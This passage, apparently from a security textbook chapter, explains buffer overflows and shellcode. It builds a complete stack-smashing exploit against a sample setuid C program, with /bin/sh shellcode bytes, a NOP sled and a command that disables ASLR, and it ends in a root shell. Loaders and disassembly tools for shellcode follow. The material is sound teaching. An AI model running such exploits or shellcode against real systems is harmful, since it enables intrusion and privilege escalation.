There are also legitimate ways to make money off exploits. Several pay-for-exploit organizations, such as TippingPoint's Zero Day Initiative, allow security researchers to submit developed exploits for payment. The exploits will be used to enhance the company's protection mechanisms (i.e., firewalls and other products). The pay-for-exploit organizations follow some form of full-disclosure methodology to get the affected vendor to fix their product, and then publish the vulnerabilities to the world. While this may be a good way to make a buck, it flies in the face of traditional hacking principles of discovering these issues for the joy of figuring things out. Also, researchers forfeit their right to have their name be associated with the published vulnerability—why work so hard to discover an issue when you will not get any credit for it?

Performing a Simple Exploit

In order to better understand what an exploit is and how shellcode relates, let's start with a complete example on how to build an exploit for a vulnerable program running on a Linux x86 box.

Our guinea pig for this experiment will be the simple C program, `bof.c`, listed in Example 10-1.

Example 10-1. bof.c source code

```
$ cat bof.c
int main(int argc, char *argv[])
{
        char buf[64];

        if (argc != 2) {
                printf("one and only parameter\n");
                exit(1);
        }
        strcpy(buf, argv[1]);
        printf("BUF=%s\n", buf);
}
```

It is obviously vulnerable to a buffer overflow—in fact, it is an invitation to a stack-smashing party. The reason lies with the `buf` variable, which is limited to 64 bytes, while the `strcpy()` function will happily copy as many bytes as it can read from the first command-line parameter.

Figure 10-1 shows a diagram of what the stack will look like when Example 10-1 is running and `strcpy()` is reached.



Figure 10-1. Diagram of the stack when strcpy() is reached in bof.c

If we fill `buf` with more than 64 bytes, we will begin to overwrite some padding bytes (depending on the compiler, which is empty in this example). If we continue to overwrite `buf`, eventually the EIP of `main()`'s caller will be overwritten. This will not cause the program to crash because the caller of `main()` will exit before having a chance to fail. However, the program will crash as soon as one byte of the saved EIP is changed, as shown here:

```
$ gcc -o bof bof.c
$ ./bof test
BUF=test
$ ./bof AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
BUF=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
$ ./bof AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBB
BUF=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBB
$ ./bof AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
BUF=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
Segmentation fault (core dumped)
```

As you can see, we put only 68 bytes into `buf`, and the program crashes. Actually, because `strcpy()` is used, an additional `0` byte is added to terminate the string. So we in fact overwrote 69 bytes, and thus EIP's lowest byte was nullified. Let's examine the crash with the generated core dump:

```
$ gdb -q bof core
Using host libthread_db library "/lib/tls/libthread_db.so.1".
Core was generated by `./bof
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB'.
Program terminated with signal 11, Segmentation fault.

warning: Can't read pathname for load map: Input/output error.
Reading symbols from /lib/tls/libc.so.6...done.
```

```
Loaded symbols for /lib/tls/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0xb7ebbeb8 in __libc_start_main () from /lib/tls/libc.so.6
(gdb) info register ebp
ebp            0x42424242       0x42424242
(gdb) info register eip
eip            0xb7ebbeb8       0xb7ebbeb8 <__libc_start_main+216>
(gdb) $
```

Here we can see the EBP was indeed overwritten by the `BBBB` part of the input (0x42424242). EIP with its nullified byte then points to something between 1 and 255 bytes before the expected return address. Code at that address was executed as best as possible, until the CPU gave up at address 0xb7ebbeb8.

Let's try to completely overwrite the EIP:

```
$ ./bof AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBCCCC
BUF=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBCCCC
Segmentation fault (core dumped)
$ gdb -q bof core
Using host libthread_db library "/lib/tls/libthread_db.so.1".
Core was generated by `./bof
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBCCCC'.
Program terminated with signal 11, Segmentation fault.

warning: Can't read pathname for load map: Input/output error.
Reading symbols from /lib/tls/libc.so.6...done.
Loaded symbols for /lib/tls/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0x43434343 in ?? ()
```

Now *gdb* shows us that the segmentation fault occurred at address 0x43434343 (`CCCC`). There is nothing at this address, thus the CPU raised an exception when trying to execute code there. This time, it is official—we own EIP. We can redirect the execution flow wherever we want, which directly leads to the first important question: where to we want to redirect the execution flow? There are essentially two approaches—either we find code already within the program that will suit our needs, or we inject our own code.

Here we will take the approach of injecting our own code. Injection is usually quite easy: any input can do the job. We will provide our code directly through the command-line parameter. It will be copied into the stack, along with our execution flow redirector.

This leads us to the next questions: what will the injectable code look like, and how can we create it? What we need to inject inside the vulnerable process is a raw set of instructions that do something that fit our needs. A *raw set* means only the bare machine code instructions, with nothing around it (such as an ELF header). Moreover, this code must be injectable through a `strcpy()`; i.e., it must not contain any null bytes.

Here is what the shellcode looks like in hexadecimal with corresponding x86 mnemonics. Its only role is to execute */bin/sh*. We can recognize this string in the two constants `0x6e69622f` and `0xaa68732f`, which will reconstruct it in the stack. We will see later how to create our own constants.

```
31C0            xor eax,eax
682F7368AA      push dword 0xaa68732f
88442403        mov [esp+0x3],al
682F62696E      push dword 0x6e69622f
89E3            mov ebx,esp
50              push eax
53              push ebx
89E1            mov ecx,esp
B00B            mov al,0xb
CD80            int 0x80
```

Now we can define a shell variable carrying our payload and another one initialized to a list of No Operation (NOP) instructions:

```
$ SHELLCODE=`echo -ne '\x31\xc0\x68\x2f\x73\x68\xaa\x88\x44\x24\x03\x68\x2f\x62\x69\
x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80'`
$ NOP=`echo -ne '\x90\x90\x90\x90'`
```

Though we have control of the EIP and can point it to wherever we want it, sometimes the location for injectable code is not precise, and we need to make sure it gets executed. In situations such as this, a device known as a *NOP sled* is used to increase the likelihood of executing the instructions. NOP sleds do nothing and are simply used to make a big landing area where we will redirect the execution flow. The bigger the NOP sled is, the less precise the redirection has to be.

Now we create our exploit. Because we still do not know where our shellcode is, we do a dry run with the saved EIP overwritten by CCCC. Right before the shellcode, we inject the NOP sled:

```
$ ./bof AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB`echo -ne
'CCCC'`$NOP$NOP$NOP$NOP$NOP$NOP$NOP$NOP$SHELLCODE
BUF=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBCCCCD$h/
bin
Segmentation fault (core dumped)
```

We can then look into the core dump where the shellcode is:

```
$ gdb -q bof core
Using host libthread_db library "/lib/tls/libthread_db.so.1".
Core was generated by `./bof
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBCCCC '.
Program terminated with signal 11, Segmentation fault.

warning: Can't read pathname for load map: Input/output error.
Reading symbols from /lib/tls/libc.so.6...done.
Loaded symbols for /lib/tls/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
#0  0x43434343 in ?? ()
```

Because our shellcode was part of the buffer that was copied into the `buf` variable, we know a copy will be somewhere in the stack:

```
(gdb) x/64xw $esp
0xbffff840:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff850:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff860:     0x2f68c031      0x88aa6873      0x68032444      0x6e69622f
0xbffff870:     0x5350e389      0x0bb0e189      0xb70080cd      0xb8000ff4
0xbffff880:     0x00000002      0x08048380      0x00000000      0x080483a1
0xbffff890:     0x08048424      0x00000002      0xbffff8b4      0x08048490
0xbffff8a0:     0x08048500      0xb7ff7050      0xbffff8ac      0xb80014e4
0xbffff8b0:     0x00000002      0xbffff9e5      0xbffff9eb      0x00000000
0xbffff8c0:     0xbffffa6e      0xbffffa81      0xbffffa91      0xbffffa9c
0xbffff8d0:     0xbffffad4      0xbffffaf5      0xbffffb08      0xbffffb11
0xbffff8e0:     0xbffffb27      0xbffffda2      0xbffffdd2      0xbffffdff
0xbffff8f0:     0xbffffe2f      0xbffffe3c      0xbffffe4e      0xbffffe64
0xbffff900:     0xbffffec1      0xbffffedc      0xbffffee9      0xbffffef3
0xbffff910:     0xbffffefe      0xbfffff28      0xbfffff39      0xbfffff52
0xbffff920:     0xbfffff61      0xbfffff69      0xbfffff87      0xbfffffa8
0xbffff930:     0xbfffffb4      0xbfffffc0      0xbfffffcd      0xbfffffee
```

Then we look for our shellcode in the stack and select one address in the middle of our NOP sled; for instance, `0xbffff850`.

The `0xbffff850` address is quite unstable. It will change if the top of the stack changes, particularly when new environment variables are added or when stack randomization occurs. On Linux-based systems, the following command:

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

will stop stack address randomization. Later in this chapter, we will discuss ways to make exploits more reliable.

So, let's replace `CCCC` (`0x43434343`) by `0xbffff850`:

```
$ ./bof AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB`echo -ne
'\x50\xf8\xff\xbf'`$NOP$NOP$NOP$NOP$NOP$NOP$NOP$SHELLCODE
BUF=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBP&#248;&#255;
&#191;D$h/
bin
sh-3.1$
```

Here we are! The prompt has changed, we're running */bin/sh*! Now that we have the exploit, let's see the effect on a real *setuid* binary:

```
$ sudo chown root.root bof
$ sudo chmod ug+s bof
```

Let's try our exploit now and experience a privilege escalation:

```
$ id
uid=1000(pbi) gid=1000(pbi)
$ ./bof AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB`echo -ne
'\x50\xf8\xff\xbf'`$NOP$NOP$NOP$NOP$NOP$NOP$NOP$SHELLCODE
```

```
BUF=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBP&#248;&#255;
&#191;D$h/
bin
sh-3.1# id
uid=1000(pbi) gid=1000(pbi) euid=0(root) egid=0(root)
```

Congratulations, you have performed your first exploit. Now let's examine things a little further and learn how to do this better and more efficiently.

10.2 Analyzing Shellcode

Shellcode is a sequence of instructions, or *opcodes*, represented in any format, and is generally used for executing the product of a successful exploit. Because it is a list of raw instructions that the CPU understands, it is architecture-specific, so an x86 Linux shellcode will not work on SPARC Solaris. Example 10-2 is a simple piece of shellcode for Linux x86 platforms. Its only role is to call the `execve( )` system call with enough arguments to execute the */bin/sh* program.

Example 10-2. Linux x86 shellcode that executes /bin/sh

```
\x31\xc0\x68\x2f\x73\x68\xaa\x88\x44\x24\x03\x68\x2f\x62\x69\x6e
\x89\xe3\x50\x53\x89\xe1\xb0\x0b\x33\xd2\xcd\x80\xcc
```

This example is a great illustration to how small a simple shellcode can be, and robust enough to send as part of an HTTP request or in the payload of a custom packet. While it may make little obvious sense to a human, we will discover how it makes perfect sense to a computer.

Disassemblers

Understanding a piece of existing shellcode begins with translating the machine instructions it is composed of into something that is more human-readable. The best tool for this is a *dissasembler*. A disassembler is an application that will translate raw machine code into assembly language. The *ndisasm* program provided in the Netwide Assembler (*nasm*) suite of tools is perfect for this, and it is able to take encoded binary from standard input. Here is the result of disassembling the shellcode from Example 10-2:

```
$ echo -ne "\x31\xc0\x68\x2f\x73\x68\xaa\x88\x44\x24\x03\x68\x2f\x62\x69\x6e
\x89\xe3\x50\x53\x89\xe1\xb0\x0b\x33\xd2\xcd\x80\xcc" | ndisasm -u -
00000000  31C0              xor eax,eax
00000002  682F7368AA        push dword 0xaa68732f
00000007  88442403          mov [esp+0x3],al
0000000B  682F62696E        push dword 0x6e69622f
00000010  89E3              mov ebx,esp
00000012  50                push eax
00000013  53                push ebx
00000014  89E1              mov ecx,esp
00000016  B00B              mov al,0xb
```

```
00000018  33D2              xor edx,edx
0000001A  CD80              int 0x80
0000001C  CC                int3
```

Because the shellcode in Example 10-2 is not in any traditional structure, we have to use the `-u` parameter to tell *ndisasm* that the binary input is in 32-bit mode.

Unfortunately, *ndisasm* is tied to the x86 architecture. Another tool that has disassembly capabilities and can work on many platforms is GNU *objdump* from the GNU *binutils* package. It is supported* on many popular architectures, such as i386, MIPS, Sparc, and it also handles many binary formats such as ELF, PE, and Mach-O. Like *ndisasm*, it works with raw instructions devoid of any structure, which is perfect for using it to work with shellcode:

```
$ objdump -m i386 -b binary -D /tmp/shellcode

/tmp/shellcode:     file format binary

Disassembly of section .data:

0000000000000000 <.data>:
   0:   31 c0                   xor    %eax,%eax
   2:   68 2f 73 68 aa          push   $0xaa68732f
   7:   88 44 24 03             mov    %al,0x3(%esp)
   b:   68 2f 62 69 6e          push   $0x6e69622f
  10:   89 e3                   mov    %esp,%ebx
  12:   50                      push   %eax
  13:   53                      push   %ebx
  14:   89 e1                   mov    %esp,%ecx
  16:   b0 0b                   mov    $0xb,%al
  18:   33 d2                   xor    %edx,%edx
  1a:   cd 80                   int    $0x80
  1c:   cc                      int3
```

The `-b binary` switch instructs *objdump* to understand the file as a binary program without any format. Because this switch would leave ambiguity as to what platform the instructions in the file are for, we need to provide the architecture as well—hence, the `-m i386`. The difference in syntax between the assembly code provided by *objdump* and that provided by *ndisasm* is AT&T and Intel synta,x respectively. If you like working with the Intel syntax, the `-M intel` parameter for *objdump* will allow it. As we can see here, it works exactly the same for other platforms, such as MIPS:

```
$ objdump -m mips -b binary -D /tmp/shellcode_mips

/tmp/shellcode_mips:     file format binary

Disassembly of section .data:

0000000000000000 <.data>:
```

* The *objdump* program you will find on most platforms is usually tailored to those very platforms. But the GNU objdump can also be compiled to handle many other architectures. Debian users can use the *binutils-multiarch* package.

```
 0:   ffff1004        bltzal  zero,0x0
 4:   ab0f0224        li      v0,4011
 8:   55f04620        addi    a2,v0,-4011
 c:   6606ff23        addi    ra,ra,1638
10:   c2f9ec23        addi    t4,ra,-1598
14:   6606bd23        addi    sp,sp,1638
18:   9af9acaf        sw      t4,-1638(sp)
1c:   9ef9a6af        sw      a2,-1634(sp)
20:   9af9bd23        addi    sp,sp,-1638
24:   21208001        move    a0,t4
28:   2128a003        move    a1,sp
2c:   cccd4403        syscall 0xd1337
30:   2f62696e        ldr     t1,25135(s3)
34:   2f736800        0x68732f
```

Here we can see the last eight bytes have been decoded as instructions, whereas they are data and should have been decoded as the */bin/sh* string. But because there is no structure, there is no way to tell data and code apart.

The libopcode Disassembling Library

Sometimes the existing packaged disassemblers will just not do what you need them to. Whether you are doing something programmatically with the instructions, or you want to write a custom disassembler for a more advanced project, there is no need to write something completely from scratch. There are libraries that exist to assist you in your disassembling needs. One such library is *libopcode*, used by GNU *binutils* programs to handle assembly language on supported architectures. It is tightly linked with *libbfd*, which handles binary formats for *binutils*. Both *libopcode* and *libbfd* can be complicated to use, but it's nice to have a mainstream library that can handle many architectures (and they are simpler than writing something from scratch).

Example 10-3 is an example program that uses *libopcode* to disassemble the Linux */bin/sh* shellcode from Example 10-2.

Example 10-3. The my_disas.c program

```
#include <stdio.h>
#include <bfd.h>
#include <dis-asm.h>


int my_disas(unsigned char *buffer, bfd_size_type size, int vma, FILE *ostream)
{
 int bytes;
 disassembler_ftype disassemble_fn;
 disassemble_info info;

 INIT_DISASSEMBLE_INFO(info, ostream, fprintf);

 /* Set up the target */
 info.flavour = bfd_target_unknown_flavour;
 info.arch = bfd_arch_i386;          /* enum bfd_architecture from bfd.h */
```

Example 10-3. The my_disas.c program (continued)

```
 info.mach = bfd_mach_i386_i386;
 info.endian = BFD_ENDIAN_LITTLE;
 disassemble_fn = print_insn_i386;

 info.buffer = buffer;
 info.buffer_length = size;
 info.buffer_vma = vma;

 bytes = 0;
 while ( bytes < size ) {
  fprintf(ostream, "%8X : ", vma + bytes);
  bytes += (*disassemble_fn) (vma + bytes, &info);
  printf("\n");
 }
}

unsigned char shellcode[] =
"\x31\xc0\x68\x2f\x73\x68\xaa\x88\x44\x24\x03\x68\x2f\x62\x69\x6e\x89\xe3\x50"
"\x53\x89\xe1\xb0\x0b\x33\xd2\xcd\x80\xcc";

int main ( int argc, char* argv[])
{
 my_disas(shellcode, sizeof(shellcode)-1, 0, stdout);
}
```

Here is the result of compiling and running such a program:

```
$ gcc -g -o rawdisass rawdisass.c -lopcodes  -lbfd
$ ./rawdisass
       0 : xor    %eax,%eax
       2 : push   $0xaa68732f
       7 : mov    %al,0x3(%esp)
       B : push   $0x6e69622f
      10 : mov    %esp,%ebx
      12 : push   %eax
      13 : push   %ebx
      14 : mov    %esp,%ecx
      16 : mov    $0xb,%al
      18 : xor    %edx,%edx
      1A : int    $0x80
      1C : int3
```

Even though the *libopcode* library supports many architectures and is widely distributed through the GNU *binutils* package, it is hardly used by other programs that need opcode disassembly. There are several reasons for this; e.g., difficulty of use, the need to initialize many structures even for simple disassembly, and last but not least, the lack of any metadata provided with disassembled opcodes.

The libdisasm Disassembling Library

A project that should be mentioned is mammon's *libdisasm* library. It is a standalone library from the same authors of the Bastard disassembly environment. However,

libdisasm is more than just a disassembling library—it also provides metadata on the disassembled instructions (e.g., their operands or whether they are read or written). This makes it easy to perform complex functions such as data propagation or determining whether two instructions can be swapped.

The *libdisasm* library can be used with multiple languages. The following is an example using the library with Python. Disassembly is done on special buffers, `DisasmBuffer`, that hold the machine code. It also has an attribute that will be filled with a list of address/opcode couples. We only have to iterate over it and print its elements. The `operands()` method returns the operands list for the instruction along with the operand-associated metadata.

```
#! /usr/bin/env python

import sys
from libdisasm import disasm,disasmbuf

dbuf = disasmbuf.DisasmBuffer(sys.stdin.read())
d=disasm.LinearDisassembler()
d.disassemble(dbuf)
for rva,opcode in dbuf.instructions():
    operands = map(lambda x:"%s %-13s" % (x.access(),"[%s]" % str(x)),
                   opcode.operands())
    print "%08x: %-20s %s" % (rva,str(opcode), "".join(operands))
```

When applied to a shellcode, this small program will output something like this:

```
$ ./eggdis.py  < /tmp/binsh.egg
00000000: push 11              r-- [11]         rw- [esp]
00000002: pop eax              -w- [eax]        rw- [esp]
00000003: cdq                  rw- [eax]        -w- [edx]
00000004: push edx             r-- [edx]        rw- [esp]
00000005: push 0x68732F6E      r-- [0x68732F6E] rw- [esp]
0000000a: push 0x69622F2F      r-- [0x69622F2F] rw- [esp]
0000000f: mov ebx, esp         -w- [ebx]        r-- [esp]
00000011: push edx             r-- [edx]        rw- [esp]
00000012: push ebx             r-- [ebx]        rw- [esp]
00000013: mov ecx, esp         -w- [ecx]        r-- [esp]
00000015: int -128             r-- [-128]
```

10.3 Testing Shellcode

Let's write shellcode so that it can be compiled as a real program if we add a global symbol named `main` that points to the entry point:

```
BITS 32

global main
main:
        xor edx,edx    ; edx will be envp
[...]
```

We can write a shellcode so that it can be compiled as a real program. We need only to add a global symbol named `main` that points to the entry point:

```
$ nasm -f elf -o shcode.o shcode.asm
$ gcc -o shcode shcode.o
$ ./shcode
sh-3.1$
```

Inclusion into a C File

Once we have built shellcode, the most common way to test it is to embed it into a C file.

To convert a raw file into a hexadecimal dump suitable for inclusion into a C file, use the following command:

```
$ od -An -tx1 shcode | sed -e 's/ /\\x/g' -e 's/.*/"&"/'
"\x31\xd2\x52\xe8\x08\x00\x00\x00\x2f\x62\x69\x6e\x2f\x73\
    x68\x00"
"\x5b\x53\x89\xe1\xb8\x0b\x00\x00\x00\xcd\x80\xcc"
```

`hexdump`'s format string feature could have done quite a good job too, if its character escaping code was not totally broken.

Here is our C test program:

```
unsigned char shellcode[] =
"\x31\xd2\x52\xe8\x08\x00\x00\x00\x2f\x62\x69\x6e\x2f\x73\x68\x00"
"\x5b\x53\x89\xe1\xb8\x0b\x00\x00\x00\xcd\x80\xcc";

int main(void)
{
        ((void (*)())shellcode)();
}
```

Now we can compile it and run it, to confirm that our shellcode is working:

```
$ gcc -o shcode.test shcode.test.c
$ ./shcode.test
sh-3.00$
```

Obtaining a segmentation fault at this stage is not always the shellcode's fault. Some protections that prevent code execution in data memory zones may be playing their role. You can try to move the shellcode declaration inside `main()` so that it will be executed in the stack, but that will probably not work either. At this point, you could force the shellcode to be inside the *.text* section of memory, but then we would not be able to change its read-only attribute, and self-modifying shellcode would crash. Instead, create a new section with the attributes you want using a little "section attribute injection vulnerability" trick in *gcc*:

```
unsigned char shellcode[] __attribute__((section(".egg,\"awx\",@progbits #"))) =
"\x31\xd2\x52\xe8\x08\x00\x00\x00\x2f\x62\x69\x6e\x2f\x73\x68\x00"
```

```
"\x5b\x53\x89\xe1\xb8\x0b\x00\x00\x00\xcd\x80\xcc";

int main(void)
{
        ((void (*)())shellcode)();
}
```

You can also use `mprotect()` to explicitly allow code execution for the data buffer containing the shellcode. `mprotect()` must be called with a page boundary address, and the easiest way to achieve our goal is to page-align the shellcode, too:

```
#include <sys/mman.h>

unsigned char shellcode[] __attribute__((aligned(4096))) =
"\x31\xd2\x52\xe8\x08\x00\x00\x00\x2f\x62\x69\x6e\x2f\x73\x68\x00"
"\x5b\x53\x89\xe1\xb8\x0b\x00\x00\x00\xcd\x80\xcc";

int main(void)
{
        mprotect(&shellcode, sizeof(shellcode),
                 PROT_READ|PROT_WRITE|PROT_EXEC);
        ((void (*)())shellcode)();
}
```

A Shellcode Loader

If you build a lot of shellcodes and need to test them often, copying them into C files each time you build a new one and then storing each one in its source, binary, and test file form will quickly become a hassle.

To remedy that, you can write a simple shellcode loader such as the one proposed in Example 10-4. It will `mmap()` the file given as its first argument in memory with read, write, and execution rights, and then jump to its first byte.

Example 10-4. eggrun_lite, a simple shellcode loader

```
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <sys/mman.h>

int main(int argc, char *argv[])
{
        int f;
        off_t len;
        void (*egg)();

        if (argc != 2) return -1;

        f = open(argv[1], O_RDONLY);
        if (f == -1) { perror("open"); return -2; }
        len = lseek(f, 0, SEEK_END);
```

Example 10-4. eggrun_lite, a simple shellcode loader (continued)

```
        if (len == -1) { perror("lseek"); return -3; }
        egg = mmap(NULL, len, PROT_EXEC|PROT_READ|PROT_WRITE,
                   MAP_PRIVATE, f, 0);
        if (!egg) { perror("mmap"); return -4; }

        egg();

        return 0;
}
```

To make this even more convenient, we can use such things as the Linux miscellaneous binary format handler. We have to register our interpreter to the handler with, say, the *.egg* extension, and every file with the executable bit set that ends with this extension will be run by it:

```
# cd /proc/sys/fs/binfmt_misc/
# echo ':shellcode:E::egg::/path/to/eggrun_lite:' > register
# cat shellcode
enabled
interpreter /path/to/shcode_loader
flags:
extension .egg
```

Now, we have hours and hours of fun waiting for us:

```
$ nasm binsh.egg.asm
$ chmod +x binsh.egg
$ ./binsh.egg
sh-3.00$
```

By the way, the handler can be temporarily disabled by the command:

```
echo 0 > /proc/sys/fs/binfmt_misc/shellcode
```

and removed by:

```
echo -1 > /proc/sys/fs/binfmt_misc/shellcode
```

Debugging Shellcode

Attaching a debugger to shellcode is not easy, even with the *eggrun_lite* interpreter listed in Example 10-4. But if we tweak it a bit, we can transform *eggrun_lite* into a nice debugging tool that will call *gdb* automatically.

The idea is simple. If the shellcode runs fine, we will have the same result as with the original *eggrun_lite* loader. If something goes wrong, a signal will kill the process. But if the loader catches the signal, the loader can run *gdb* and attach itself, and then raise the signal again once the debugger is attached. The result is that *gdb* is automatically launched at the faulty place.

While the process is very neat, it may not help you to understand how we reach such state. To do so, we need to be able to debug from the beginning. Stopping at the very

first instruction of the shellcode can be achieved by mapping shellcode without any access rights in the first place. Executing it will generate a SIGSEGV caught by the fault handler. But this time, right before raising it again, we give full access rights back and block the signal so that *gdb* does not kill the process when passing the intercepted signal. See Example 10-5.

Example 10-5. The EggRun shellcode loader

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <sys/mman.h>
#include <signal.h>

#define HIJACK_CORE_SIGS(x) do {                                          \
        signal(SIGQUIT, (x)); signal(SIGILL,  (x)); signal(SIGABRT, (x)); \
        signal(SIGFPE,  (x)); signal(SIGSEGV, (x)); signal(SIGBUS,  (x)); \
        signal(SIGSYS,  (x)); signal(SIGTRAP, (x));                       \
        } while (0)


void (*egg)();
off_t len;

char *gdb_argv1;
char  gdb_argv2[32];
int debug;

static void crash_handler(int sig)
{
        int gdb;

        /* Ooops, egg crashed. Let's do it again with gdb attached */
        HIJACK_CORE_SIGS(SIG_DFL);

        switch (gdb=fork()) {
        case 0:
                execlp("gdb", "gdb", "--quiet",
                       "-ex=jump *$pc", // prevents system call restart
                       gdb_argv1, gdb_argv2, NULL);
                exit(0); // If we cannot exec gdb, forget about it.
        case -1:
                break;
        default:
                waitpid(gdb, NULL, 0); // wait until 'jump *$pc'
                if (debug && (sig==SIGSEGV)) {
                        mprotect(egg, len, PROT_EXEC|PROT_READ|PROT_WRITE);
                        signal(sig, SIG_IGN);
                }
                raise(sig);
```

Example 10-5. The EggRun shellcode loader (continued)

```
        }
}

void usage(void)
{
        fprintf(stderr, "Usage: shcode.egg [-d]\n");
        exit(0);
}


int main(int argc, char *argv[])
{
        int f;
        char c;
        struct sigaction act;

        if (argc < 2) return -1;

        while ( (c = getopt(argc-1, argv+1, "dh")) != -1 ) {
                switch (c) {
                case 'd':
                        debug = -1;
                        break;
                case 'h':
                default:
                        usage( );
                }
        }

        f = open(argv[1], O_RDONLY);
        if (f == -1) { perror("open"); return -2; }
        len = lseek(f, 0, SEEK_END);
        if (len == -1) { perror("lseek"); return -3; }

        egg = mmap(NULL, len, (~debug & (PROT_EXEC|PROT_READ|PROT_WRITE)),
                   MAP_PRIVATE, f, 0);
        if (!egg) { perror("mmap"); return -4; }

        gdb_argv1 = argv[0];
        snprintf(gdb_argv2, sizeof(gdb_argv2)-1, "%i", getpid( ));
        HIJACK_CORE_SIGS(crash_handler);

        egg( );

        return 0;
}
```

A correct shellcode will run the same way as with the simple loader:

```
$ ./hello.egg
Hello world!
```

But a shellcode that crashes can be debugged with the running *gdb*:

```
$ ./crash.egg
Using host libthread_db library "/lib/tls/libthread_db.so.1".
[...]
0xb7f0280e in __waitpid_nocancel () from /lib/tls/libc.so.6
Continuing at 0xb7f0280e.

Program received signal SIGSEGV, Segmentation fault.
0xb7fb9040 in ?? ()
(gdb) x/i $eip
0xb7fb9040:     xor    %eax,0x49(%ecx)
(gdb) i reg ecx
ecx            0x104    260
```

Moreover, a working or crashing shellcode can be debugged from its very first instruction when run with the `-d` parameter:

```
$ ./binsh.egg -d
Using host libthread_db library "/lib/tls/libthread_db.so.1".
[...]
0xb7eff80e in __waitpid_nocancel () from /lib/tls/libc.so.6
Continuing at 0xb7eff80e.

Program received signal SIGSEGV, Segmentation fault.
0xb7fb6000 in ?? ()
(gdb) x/4i $eip
0xb7fb6000:     xor    %eax,%eax
0xb7fb6002:     push   %eax
0xb7fb6003:     push   %ax
0xb7fb6005:     pushw  $0x702d
(gdb) c
Continuing.
sh-3.1$
```

If you do not strip the *eggrun* binary, the egg symbol will be recognized by *gdb*, and you can to use it as a pointer to the beginning of the shellcode:

```
(gdb) x/2i egg
0xb7fdc000:   dec  %ecx
0xb7fdc001:   inc  %ecx
```

A more complete version of the *eggrun* program can be found at *http://www.secdev.org/projects/eggrun*.

10.4 Creating Shellcode

Shellcode is ultimately a sequence of machine instructions (i.e., a program). It can be written directly in machine code or created using methods quite similar to usual programming methods; e.g., compiled from a high-level language.

When creating shellcode, there are four points to keep in mind:

- The entry point is on the first byte.
- It must be able to run in whatever memory address it is injected into.
- It must not rely on libraries.
- It must be as small as possible.

These four points illustrate the typical constraints that are placed on shellcode. Programming shellcode is not flexible, it is not forgiving, and the shellcode must work efficiently and consistently for it to be useful.

For those who might wonder how to write it directly in machine code—well, some people know most used opcodes by heart. But you can also create it instruction by instruction with bytes you obtain from the *nasm-shell* tool that you will find in version 3 of Metasploit Framework; for example:

```
$ tools/nasm_shell.rb
nasm > push eax
00000000 50        push eax
nasm > mov [esp+8],ebp
00000000 896C2408     mov [esp+0x8],ebp
nasm > call 5
00000000 E800000000    call 0x5
```

nasm

Within Section 10.2, we discussed one aspect of the Netwide Assembler: *nasm*. The nasm project has great success among x86 developers due to its simplicity. It is relatively easy to write shellcode functionality in assembly, and then use the compiled binary to tell you what the opcodes are. Here is an example of another simple shellcode that executes */bin/sh* on a Linux x86 platform, written in assembly for *nasm*:

```
BITS 32

shcode:
        xor edx,edx    ; edx will be envp
        push edx       ; btw, we need a 0 to end argv
        call next
binsh:
        db '/bin/sh',0 ; the mission
next:
        pop ebx        ; ebx points to /bin/sh string
        push ebx       ; btw we need a pointer to /bin/sh in argv
        mov ecx,esp    ; ecx points to argv
        mov eax,11     ; SYS_EXECVE
        int 0x80       ; system call
        int3           ; debug trap
```

A shellcode can be injected at any address, and if it needs an absolute address, it has to find the relative address by itself. In this example, to find the */bin/sh* string's address, the very classic x86 trick of the `call` instruction is employed. The `call`

